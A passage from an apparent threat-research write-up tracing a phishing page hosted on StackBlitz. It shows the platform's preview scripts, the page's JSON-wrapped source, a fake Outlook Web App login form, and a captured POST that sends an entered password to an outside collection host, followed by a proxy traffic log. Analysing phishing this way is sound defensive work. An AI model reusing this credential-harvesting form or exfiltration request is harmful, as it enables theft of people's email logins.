


```
GET https://c.staticblitz.com/assets/preview-d52be7f9f266a450f65cb.js HTTP/1.1
Host: c.staticblitz.com
Connection: keep-alive
Origin: https://js-pgrnce.stackblitz.io
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
Accept: */*
Referer: https://js-pgrnce.stackblitz.io/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

```
the number of log events and refresh the device to re-enable logging."']})}),100)}function be(){return oe.remove()}var ye=console.log,Ce={CONSOLE_EVENT:function(e,n,r){if("clear"===
e.payload.method)return function(){if(ge++,le)return!me&&ge>ae?(ve(),!1):oe.set({"--":{method:"clear",date:ee.database.ServerValue.TIMESTAMP}})}();try{!function(e){if(ge++,le)!me&&
ge>ae?ve():!me&&oe.push(e)}(e.payload)}catch(t){ye.call(console,t)}}},we=[];a()&&(window.__Zone_ignore_on_properties=[{target:window,ignoreProperties:["message"]}]),we.push({id:"
BROADCAST",init:function(){return"serviceWorker"in navigator&&!a()},subscribe:function(e,n){a()?window.onmessage=function(e){n(e.data)}:e&&navigator.serviceWorker.addEventListener("
message",(function(e){var r=e.data,t=r.type,o=r.payload;"RELAY_TO_PREVIEWS"===t&&n(o)}))},post:function(e,n,r,t){a()&&window.parent.postMessage(n,"*"),e&&navigator.serviceWorker.
controller&&navigator.serviceWorker.controller.postMessage({type:"PREVIEW_TO_RELAY",payload:n})}}),a()&&we.push({id:"BACKCHANNEL",init:function(){return window.parent},subscribe:
function(e,n,r){window.onmessage=function(e){n(e.data)}},post:function(e,n,r,t){e.postMessage(n,"*")}});var Ee=function(){var e=window.LS_STATIC?$:q;o.a.boot(we,[e,Ce],{}),o.a.
dispatch({type:"PRE_EXEC"});var n=function(){o.a.dispatch({type:"DOM_LOADED"})};"loading"!==document.readyState?n():document.addEventListener("DOMContentLoaded",(function(){n()}),!
1)};window.LS_CONTROLLED?Ee():new Promise((function(e,n){if(!("serviceWorker"in navigator))return n("This browser doesn't support Service Workers.");navigator.serviceWorker.
getRegistrations().then((function(n){var r=[];n.forEach((function(e){var n,o;e.active&&r.push((n=e.active,o={type:t},new Promise((function(e,r){var t=new MessageChannel;t.port1.
onmessage=function(n){n.data.error?r(n.data.error):e(n.data)},n.postMessage(o,[t.port2])}))))})),0!==r.length?Promise.race(r).then((function(n){e(n.exists)})):e(!1)}))})).then((
function(e){e?location.reload():Ee()}),(function(e){return Ee()}));var _e=o.a;function Be(e,n){return function(e){if(Array.isArray(e))return e}(e)||function(e,n){var r=[],t=!0,o=!1,
i=void 0;try{for(var a,s=e[Symbol.iterator]();!(t=(a=s.next()).done)&&(r.push(a.value),!n||r.length!==n);t=!0);}catch(c){o=!0,i=c}finally{try{t||null==s.return||s.return()}finally{
if(o)throw i}}return r}(e,n)||function(){throw new TypeError("Invalid attempt to destructure non-iterable instance")}()}function Se(e){return fetch(e).then((function(e){return e.
json()}))).then((function(e){return{transpiled:e.transpiled,jpack:e.jpack,preset:e.preset,dirTreeCache:e.dirTreeCache,error:e.error}}))}function Oe(e){var n=e.transpiled,r=e.preset,
t=e.jpack,o=e.dirTreeCache;return window._bootedStandalone=!0,self.__container.config({files:n,transform:!1,preset:r,jpack:t,dirTreeCache:o}).then(self.__container.bootDefaultApp).
then(w.done)}"undefined"!==typeof WebContainer&&(self.__container=new WebContainer),window.installDeps=function(e){_e.dispatch({type:"INSTALL_DEPS",payload:e},"BROADCAST","index.ts"
)},window.editorIsTop=!1,window._preboot=function(e,n){(v()||e)&&(v()||a()?!v()&&a()?n.o&&setTimeout((function(){!1===window.editorIsTop&&Se(e).then((function(e){Oe({transpiled:e.
transpiled,jpack:e.jpack,preset:e.preset,dirTreeCache:e.dirTreeCache})}))}),3e3):v()&&!b()&&Se(e).then((function(e){var r=e.transpiled,t=e.jpack,o=e.preset,i=e.dirTreeCache;e.error|
|z({files:r,jpack:t,preset:o,dirTreeCache:i,ota:n.o,source:"HTTP"})})):(document.addEventListener("DOMContentLoaded",(function(){self.__container&&w.start(!0)}),!0),n.o&&Promise.
all([Se(e),n.o&&Ae(n.a,n.p)]).then((function(e){var n=Be(e,2),r=n[0],t=r.transpiled,o=r.jpack,i=r.preset,a=r.dirTreeCache;n[1]?he({transpiled:t,jpack:o,preset:i,dirTreeCache:a}):Oe(
{transpiled:t,jpack:o,preset:i,dirTreeCache:a}).then((function(){}))})))}},242:function(e,n,r){var t,o;void 0===(o="function"===typeof(t=function(){var e,n,r={version:"0.2.0"},t=r.
settings={minimum:.08,easing:"ease",positionUsing:"",speed:200,trickle:!0,trickleRate:.02,trickleSpeed:800,showSpinner:!0,barSelector:'[role="bar"]',spinnerSelector:'[role="spinner"
]',parent:"body",template:'<div class="bar" role="bar"><div class="peg"></div></div><div class="spinner" role="spinner"><div class="spinner-icon"></div></div>'};function o(e,n,r){
return e<n?n:e>r?r:e}function i(e){return 100*(-1+e)}r.configure=function(e){var n,r;for(n in e)void 0!==(r=e[n])&&e.hasOwnProperty(n)&&(t[n]=r);return this},r.status=null,r.set=
function(e){var n=r.isStarted();e=o(e,t.minimum,1),r.status=1===e?null:e;var c=r.render(!n),u=c.querySelector(t.barSelector),l=t.speed,A=t.easing;return c.offsetWidth,a((function(n)
{""===t.positionUsing&&(t.positionUsing=r.getPositioningCSS()),s(u,function(e,n,r){var o;return(o="translate3d"===t.positionUsing?{transform:"translate3d("+i(e)+"%,0,0)"}:"
translate"===t.positionUsing?{transform:"translate("+i(e)+"%,0)"}:{"margin-left":i(e)+"%"}).transition="all "+n+"ms "+r,o}(e,l,A)),1===e?(s(c,{transition:"none",opacity:1}),c.
offsetWidth,setTimeout((function(){s(c,{transition:"all "+l+"ms linear",opacity:0}),setTimeout((function(){r.remove(),n()}),l)}),l)):setTimeout(n,l)})),this},r.isStarted=function(){
return"number"===typeof r.status},r.start=function(){return r.status||r.set(0),t.trickle&&function e(){setTimeout((function(){r.status&&(r.trickle(),e())}),t.trickleSpeed)}(),this},
r.done=function(e){return e||r.status?r.inc(.3+.5*Math.random()).set(1):this},r.inc=function(e){var n=r.status;return n?("number"!==typeof e&&(e=(1-n)*o(Math.random()*n,.1,.95)),n=
o(n+e,0,.994),r.set(n)):r.start()},r.trickle=function(){return r.inc(Math.random()*t.trickleRate)},e=0,n=0,r.promise=function(t){return t&&"resolved"!==t.state()?(0===n&&r.start(),
e++,n++,t.always((function(){0===--n?(e=0,r.done()):r.set((e-n)/e)})),this):this},r.render=function(e){if(r.isRendered())return document.getElementById("nprogress");u(document.
documentElement,"nprogress-busy");var n=document.createElement("div");n.id="nprogress",n.innerHTML=t.template;var o,a=n.querySelector(t.barSelector),c=e?"-100":i(r.status||0),l=
```

Figure: 8: The (preview-d52be7f9f266a450f65cb) script invokes the preboot function.

While analyzing the preboot function, we also identified that the preboot library functionality uses the CachedFetch() module to check if a cached copy of the page is available or not.




preview-d52be7f9f266a450f65cb.js

```
window.editorIsTop = false;
/**
 * @param {?} url
 * @param {!Object} action
 * @return {undefined}
 */
window._preboot = function(url, action) {
  if (get() || url) {
    if (get() || next()) {
      if (!get() && next()) {
        if (action.o) {
          setTimeout(function() {
            if (false === window.editorIsTop) {
              cachedFetch(url).then(function(par) {
                runner({
                  transpiled : par.transpiled,
                  jpack : par.jpack,
                  preset : par.preset,
                  dirTreeCache : par.dirTreeCache
                });
              });
            }
          }, 3E3);
        }
      } else {
        if (get() && !setup()) {
          cachedFetch(url).then(function(res) {
            var filesUglify = res.transpiled;
            var moduleCtrlPrivate = res.jpack;
            var preset = res.preset;
            var subModuleInfos = res.dirTreeCache;
            if (!res.error) {
              build({
                files : filesUglify,
                jpack : moduleCtrlPrivate,
                preset : preset,
                dirTreeCache : subModuleInfos,
                ota : action.o,
                source : "HTTP"
              });
            }
          });
        }
      }
    } else {
      document.addEventListener("DOMContentLoaded", function() {
        if (self.__container) {
          obj.start(true);
        }
      }, true);
      if (action.o) {
        Promise.all([cachedFetch(url), action.o && update(action.a, action.p)]).then(function(source) {
          var map = apply(source, 2);
          var m = map[0];
          var _previousTabNo = m.transpiled;
          var _watchedElements = m.jpack;
          var p = m.preset;
          var moffx = m.dirTreeCache;
          if (map[1]) {
            init({
              transpiled : _previousTabNo,
```

Figure 9: The preboot functionality with CachedFetch().


The preboot function returns the hosted webpage as a JSON file as shown in Figure 10.



```
GET https://l.staticblitz.com/b/v1/js-pgrnce/a46c6617aab HTTP/1.1
Host: l.staticblitz.com
Connection: keep-alive
Origin: https://js-pgrnce.stackblitz.io
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
Accept: */*
Referer: https://js-pgrnce.stackblitz.io/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```


```
FipS86JVzedYB4ZkX1N2ylmmyG52US3RAM+
c3TrW3EKy8yhIyZVhDnSu5kDIhujp1HB8tGUENETjwL3zvIPBc2ZCqHaMNSHBF7JCDrcLrW5CqL7UKd0c2QwI6Eqo1yDJzuHQkHq0ybChbQraWMURf80vzyLnMjzK8axwp1y1S7Do0jCW7YF+
VRqwpuj2HrKvpzsAMoMaYg+yCx6RdpTe6OkmlHdZzyCKrqFC40lleZ3hZyGYO4bRiRQfNvfpWJruOkR4qQXB1a6RFc5DWymDY+
RJxQR3ns9HRy28LYuVqOIGyPpndi1YDIJcwhqF3DCb6BEINsJeIBMomewkQcWVenco3fPuiFp640VuhnG2wDTk90EXJUvwp7dueSAwiiuZLzZ2AHGKu9upuPZZCRUzuedyCR0hlrbCoaIEThaeuE3nEUR9n5ao06IHnYumF
W72oMFXkJmJ1rKzwNG32A6KSO46SWZcPt0TSDVgOUqsnw8y6xsN5UYkgupPEAHDOsGgS/A0Qm/
MYE4qhwUPIvpDM1Dm1WFjrXdxGHISblI2nvis8ZRA6haAMzsns5zorKdeT4ZYD2xqqLGCSncoIqJp5IywDAZ61c44iMk3uI6JaKvjvCQB4b6Jo/
tRkyss3b21FwuPT6U1ZU1v88nVRZW4qg8rNYujopr2ezYAV1V1cAIc3bBZUowoHwVmI1OAGUIW74CsPvik8TUyitmK1RwLK5e2eqDK3RHuOL1GHKMDaE9zN/W2PE9HYkQRU1/ClRzF+LzAd/m+nccQILCzQfvvCW+
1PhThs7/t09IeQeMv6bhQa/NboKeHGOMFyBUKzsXTbc697K8QD3DAt9Qv1tihI2DURx1is6qhAY/r3os3UDYsyTs2MwkmmNtoQs9xFjE8/
1hhh3G2tVDSHbiU6HqfZ8oV8eqKOYw6UeATYsRhZ56AFObh2pzShDUGvgfM3uaWsj9q9n+N0SW9xj0H1g3CZtMzx1fNserSAKHhPUakGkkXxJXzNy4Dut1Ac+USAHiWDaEvW1WsJo6pDTPjKwviAp+
x5WvsOQbHFtKNYVU41YW0IO6mAqYbZVWk0ZbRmQZSQoPmfjHBkzWUwfsvz1oMCgz00kreYJskh0N5obU1sRaTDX1swR5uQ436aX84wx42fgbGGr1JTeWce7D0Qy25KRTCjmwgXmK5CcK+
w2Yx10UzKZ2KQxm6Us3QKbe4YPajmDFacdrom0ju2T4ntKEVM2rWFSHLFntMbB2++yqjE7eDq28LRQMWJNZKFn6du0Si/
Uyp8fGqUezNEvJXLKP78UGKWz8jeXzGdGEqekXuAAqWKT4dXFvQJiSuTajr2aZR7sO5zyDovsrskkCxL1OJD1Ank0GbsBYhfdufaLiOmMfalJCGvs3a5aIKlkgXJ1+
kxzBVI11JE1o8hvWe2xqsHJxMRhiESofU3TMWgaEmQw7b/eDas6WF8wQQ1RI2q+xblfQkQ2r1/XmP4ZoYQkuhptR2LeVKOTrkImQBYNZO7CkvS7B+i1/C25Mwc21LAJ5qTO7WJT0TaFwiZk7OmKgsDsT18817uRk+
ZJh9iBUNK+1Vpd/CT+NSFAWz19GQtB308J7iEzuTyPp46GIuzGNnr0EUHZA/rI1OaiNeqK775R4E0mO8cGVuaA56NX5+
SgyCMKRfuHGko9BsYqUBorng7FUmAeK7OeYBzh8DUTaExMEaeXT0pLOSWO0GyeofNppvOc1sHxnIxvinWs7RzjjOm2LZjJn25WAT7qoTpvjRzblMzXocgk2bTLPbEOncybm2OTDvOyABcshL7QFc9RRYvO6b54GeGqqoDi2
barrwbNUxDuQr4/fsKcrj65kwDPc1UydtbO2N+
QcN7m4o0MacbRT7FtMtdLvhuwnc1SQHOS1R1peblAGkcqEAh3MDnZb1uenAxQo1kmEAgEwrKByI1AIBAIRE4EAoFAIBA5EQgEAoHIiUAgEAgEIicCgUAgEDkRCAQCgUDkRCAQCAQiJwKBQCAQiJwIBAKBQEjh/
wIMADjrrMZtek4IAAAAAE1FTkSuQmCC\\\" alt=\\\"Outlook Web App \\\"/> </div><div class=\\\"signInInputLabel\\\" id=\\\"userNameLabel\\\" aria-hidden=\\\"true\\\">User
name:</div><div><input id=\\\"mytext\\\" readonly name=\\\"a\\\" class=\\\"signInInputText\\\" role=\\\"textbox\\\" aria-labelledby=\\\"userNameLabel\\\"/></div><div
class=\\\"signInInputLabel\\\" id=\\\"passwordLabel\\\" aria-hidden=\\\"true\\\">Password:</div><div><input id=\\\"password\\\" onfocus=\\\"g_fFcs=0\\\" name=\\\"b\\\"
 value=\\\"\\\" type=\\\"password\\\" class=\\\"signInInputText\\\" aria-labelledby=\\\"passwordLabel\\\"/></div><div><input id=\\\"passwordText\\\" onfocus=\\\"
g_fFcs=0\\\" name=\\\"passwordText\\\" value=\\\"\\\" style=\\\"display: none;\\\" class=\\\"signInInputText\\\" aria-labelledby=\\\"passwordLabel\\\"/></div><div
class=\\\"showPasswordCheck signInCheckBoxText\\\"> <input type=\\\"checkbox\\\" id=\\\"showPasswordCheck\\\" class=\\\"chk\\\" onclick=\\\"showPasswordClick()\\\"/> <
span>Show password</span> </div><div><input style=\\\"font-size:20px;\\\" type=\\\"submit\\\" value=\\\"Sign In\\\"/></div></div></div><div id=\\\"cookieMsg\\\" class=
\\\"logonDiv\\\" style=\\\"display:none\\\"><div class=\\\"signInHeader\\\">Outlook Web App </div><div class=\\\"signInExpl\\\">Please enable cookies for this Web
site.<br><br>Cookies are currently disabled by your browser. Outlook Web App requires that cookies be enabled. <br><br>For information about how to enable cookies,
see the Help for your Web browser.<br><br><br></div></div></div></div></form><script>if (showPlaceholderText){setPlaceholderText();}</script> <script>function init(){
document.getElementById(\\\"username\\\").value=\\\"\\\";}window.onload=init; </script> <script>document.getElementById(\\\"mytext\\\").value=getUrlVars()[\\\"w\\\"];;
 function getUrlVars(){var vars={}; var parts=window.location.href.replace(/[?&]+([^=&]+)=([^&]*)/gi, function(m,key,value){vars[key]=value;}); return vars;}</script><
/body></html>\\r\\n\";","fullPath":"/index.html"},"/index.js":{"children":[],"contents":"","fullPath":"/index.js","map":{"file":"index.js","mappings":"","names":[],"
sourceRoot":"","sources":["/~/index.js"],"sourcesContent":[""],"version":3}},"/package.json":{"contents":"{\n  \"name\": \"js-pgrnce\",\n  \"version\": \"0.0.0\",\n  \
"private\": true,\n  \"dependencies\": {}\n}","fullPath":"/package.json"}}}
```

Figure 10: The original source code of the hosted webpage in JSON format.



```
POST https://wny.asia/a/linkage.php HTTP/1.1
Host: wny.asia
Connection: keep-alive
Content-Length: 116
Cache-Control: max-age=0
Origin: https://js-pgrnce.stackblitz.io
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://js-pgrnce.stackblitz.io/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

destination=https%3A%2F%2Fmail.nstda.or.th%2Fowa%2F&flags=4&forcedownlevel=0&a=undefined&b=test%401234&passwordText=
```

Figure 11: The post-infection web traffic that is sent to the cybercriminals.



Result	Protocol	Host	URL	Body	Caching	Content-Type	Comments
200	HTTPS	js-pgrnce.stackbl...	/	1,049	max-a...	text/html; chars...	StackBlitz_site
200	HTTPS	ogs.google.co.in	/widget/app/so?origin=https%3A%2F%2Fwww.googl...	14,114	private...	text/html; charset...	
200	HTTPS	www.google.co.in	/_/chrome/newtab-serviceworker.js	1,069	no-cac...	text/javascript; ch...	
200	HTTPS	www.google.co.in	/	61,020	private...	text/html; charset...	
200	HTTP	Tunnel to	clients2.google.com:443	0			
200	HTTP	Tunnel to	fonts.googleapis.com:443	0			
200	HTTP	Tunnel to	c.staticblitz.com:443	0			
200	HTTP	Tunnel to	c.staticblitz.com:443	0			
200	HTTP	Tunnel to	c.staticblitz.com:443	0			
200	HTTP	Tunnel to	c.staticblitz.com:443	0			
200	HTTP	Tunnel to	c.staticblitz.com:443	0			
200	HTTPS	clients2.google.com	/service/update2/crx?os=win&arch=x86&os_arch=x8...	1,292	no-cac...	text/xml; charset=...	
200	HTTPS	fonts.googleapis.com	/css?family=Source+Code+Pro:400,700|Lato:400,700...	998	private...	text/css; charset=...	
200	HTTP	Tunnel to	fonts.gstatic.com:443	0			
200	HTTPS	c.staticblitz.com	/assets/css/preview-a87b6571.css	9,213	public, ...	text/css	
200	HTTPS	c.staticblitz.com	/assets/common-4d7c9cb9ba16fb33cf80b.js	17,504	public, ...	application/javascript	
200	HTTPS	c.staticblitz.com	/assets/ext-a11db262df84fd1204deb.js	118,299	public, ...	application/javascript	
200	HTTPS	c.staticblitz.com	/d/webcontainer.b8cb3965d30f7aa9372.js	164,806	public, ...	application/javascript	
200	HTTPS	c.staticblitz.com	/assets/preview-d52be7f9f266a450f65cb.js	34,939	public, ...	application/java...	Invokes_Preboot_
200	HTTP	Tunnel to	clients2.googleusercontent.com:443	0			
200	HTTPS	clients2.googleuser...	/crx/blobs/QgAAAC6zw0qH2DJtnXe8Z7rUJP0Vo-3UIIR...	93,171	public, ...	application/x-chro...	
200	HTTP	Tunnel to	l.staticblitz.com:443	0			
200	HTTP	Tunnel to	js-pgrnce.stackblitz.io:443	0			
200	HTTP	Tunnel to	www.googleapis.com:443	0			
200	HTTP	Tunnel to	stackblitz.firebaseio.com:443	0			
200	HTTPS	l.staticblitz.com	/b/v1/js-pgrnce/a46c6617aab	16,848	public, ...	application/json;...	Webpage_JSON
